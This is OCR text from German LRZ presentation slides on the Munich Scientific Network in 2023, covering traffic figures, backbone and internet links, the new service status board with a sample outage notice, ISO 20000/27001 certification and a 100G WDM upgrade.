


- Übertragene Daten (Mai 2023)
  - 5.000 / 2.700 Tbyte/Monat (ein/ausgehend) X-WiN
  - 70 PByte/Monat über das Backbone

MWN 2023



Münchner Wissenschaftsnetz
LRZ WL,WR,WZ Bolzmannstr. 1
TUM B Stamm/ Nordgelände
LMU G,S Geschwister-Scholl-Platz Stammgelände
A.W.M TUM,LMU Garching
X-WIN INTERNET
DSL-Provider
INTERNET
Hochschule
Wiss. Einrichtung
Studentenwohnheim/ sonstige Einrichtung
100 Gbit/s Glasfaser
40 Gbit/s Glasfaser
10 Gbit/s Glasfaser
1 Gbit/s Glasfaser
100-400 Mbit/s Glasfaser
10-50 Mbit/s Glasfaser
10-100 Mbit/s Etherconnect
256Kbit/s-16Mbit/s DSL
11-300 Mbit/s Funk/Laser/LTE
Stand 07.06.2023/Tröbs

MWN Backbone



Internet Anbindung

- Anbindung ans X-WiN
  - 2 Trunks mit je 2 x 100 GE
  - Direkt an den Super Core des DFN angebunden:
    - Erlangen
    - Garching
- Anbindung über M-net
  - Mit 10 GE
  - Volumenbasierte Tarifierung



Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - LRZ Service Status Board
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

LRZ Service Status Board

status.lrz.de


Zentrale Service Verfügbarkeitsanzeige zur Ankündigung von Wartungen und Ausfällen

LRZ Service Status Board

Bisher nutzten die LRZ-Dienste verschiedene Wege, um ihren Nutzer:innen wichtige Informationen zukommen zu lassen

- Mailingliste (Netzverantwortlichenliste)
- direkte Mail an bekannte Benutzer
- manuell gepflegte Statusseite auf doku.lrz.de
- …

Viele NVs fühlen sich von den wöchentlichen Wartungsankündigungen und Meldungen zu nicht relevanten Ausfällen genervt
→ Nur große Ausfälle mit weitreichend spürbarem Ausmaß wurden kommuniziert



Zentrale Service Verfügbarkeitsanzeige zur Ankündigung von Wartungen und Ausfällen


LRZ Service Status Board

LRZ-weite Statusanzeige für alle Dienste mit


- aktuellem Betriebszustand
  - *Ausfall, Störung, Wartung, In Betrieb*
- geplanten Wartungen

kategorisiert in Anlehnung an den LRZ-Dienstleistungskatalog

Abonnierbar als **RSS-Feed** mit gängigen RSS-Readern wie Outlook, Thunderbird und Evolution
(RSS-Links am Seitenende: Alle Updates oder pro Service)



LRZ Service Status Board



Ausfall der Anbindung Ludwig-Bölkow-Campus / Algentechnikum

Di., 30.05.2023 17:20:00

Münchner Wissenschaftsnetz (MWN)

Betroffene Unterbezirke:

- [U0] TUM, Ludwig-Bölkow-Campus, Geb 76B/76C, Willy-Messerschmidt-Str. 1, 82024 Taufkirchen
- [U1] TUM, Ludwig-Bölkow-Campus, Geb 78 (Algentechnikum), Willy-Messerschmidt-Str. 1, 85521 Ottobrunn
- [U2] TUM, Ludwig-Bölkow-Campus, Geb 90B, Willy-Messerschmidt-Str. 1, 85521 Ottobrunn
- [U3] TUM, Ludwig-Bölkow-Campus, Geb 91.12, Willy-Messerschmidt-Str. 1, 85521 Ottobrunn

▲ Störung - Andauernd

Update (02.06. 09:30)

An der Entstörung wird seitens des Providers weiterhin gearbeitet, die Fehlerursache wurde noch nicht gefunden.

Update (31.05. 19:30)

An der Entstörung wird seitens des Providers weiterhin gearbeitet, die Fehlerursache wurde noch nicht gefunden.

Update (30.05. 22:50)

Störung durch den Leitungsanbieter bestätigt, eine Entstörung wird im Laufe des 31. Mai erwartet.

Erstmeldung (30.05. 17:20)

Die Anbindung zum Gebäudekomplex

```
Ludwig-Bölkow-Campus / Algentechnikum
Willy-Messerschmidt-Str. 1
85521 Ottobrunn
```

ist aktuell gestört. Eine Störungsmeldung beim Leitungsanbieter wurde aufgegeben.

- Artikel können bei neuen Informationen aktualisiert werden
- Eine Störung/Wartung kann 1..n Dienste betreffen
- wenn möglich: Angabe des betroffenen Gebäudes / Unterbezirk
  -> Kann mit RSS-Client entsprechend gefiltert werden:
  UB als <category>-Attribut (Thunderbird: Schlagwort)
  und als Freitext mit „[…]“ im Text
- Überlegungen zum weiteren Umgang mit der Netzverantwortlichen-Liste
  - Wartungsankündigungen nur noch über die Statusseite?
  - Störungsmeldung nur bei großen Störungen mit Verweis auf die Statusseite?

Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - LRZ Service Status Board
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

ISO 20k/27k Zertifizierung

- Das LRZ hat (2019) die ISO/IEC 20000-1 und ISO/IEC 27001 Zertifizierung bestanden!
- Vollständige Rezertifizierung 2022 erfolgreich überstanden, jährliches Überwachungsaudit steht im Juli 2023 an

- **Warum das Ganze?**
  - Nachweis, dass IT Services auf Basis einer international anerkannten Norm erbracht werden
  - Steuerbarkeit der LRZ-Aktivitäten im Bereich Service-Erbringung und -Sicherheit
  - Erfüllung von Compliance-Vorgaben (u.a. EU DSGVO)
  - -> **Ziel: Höhere Kundenzufriedenheit**

MWN-Backbone


Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
    - WDM Aufrüstung 100G
    - Neue Backbone-Struktur
    - Switch- und WLAN-Auswahl
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring


WDM Aufrüstung 100G

- Bandbreitenerhöhung im Zuge der Erneuerung des Router-Backbones
- 100G - letzte Ausbaustufe der genutzten WDM-Technik (ADVA FSP 3000R7)
- Backbone-Strecken sollen künftig verschlüsselt sein
- Einbau neuer Schnittstellen-Karten in die ADVA WDMs
- Erster Teil des Upgrades bereits erfolgt.
- Letzter Teil (LMU Stammgelände) folgt. Aufrüstung mit mehr Racks nötig. Bis Ende 2023 abgeschlossen

WDM Aufrüstung 100G



WDM Aufrüstung 100G



Agenda

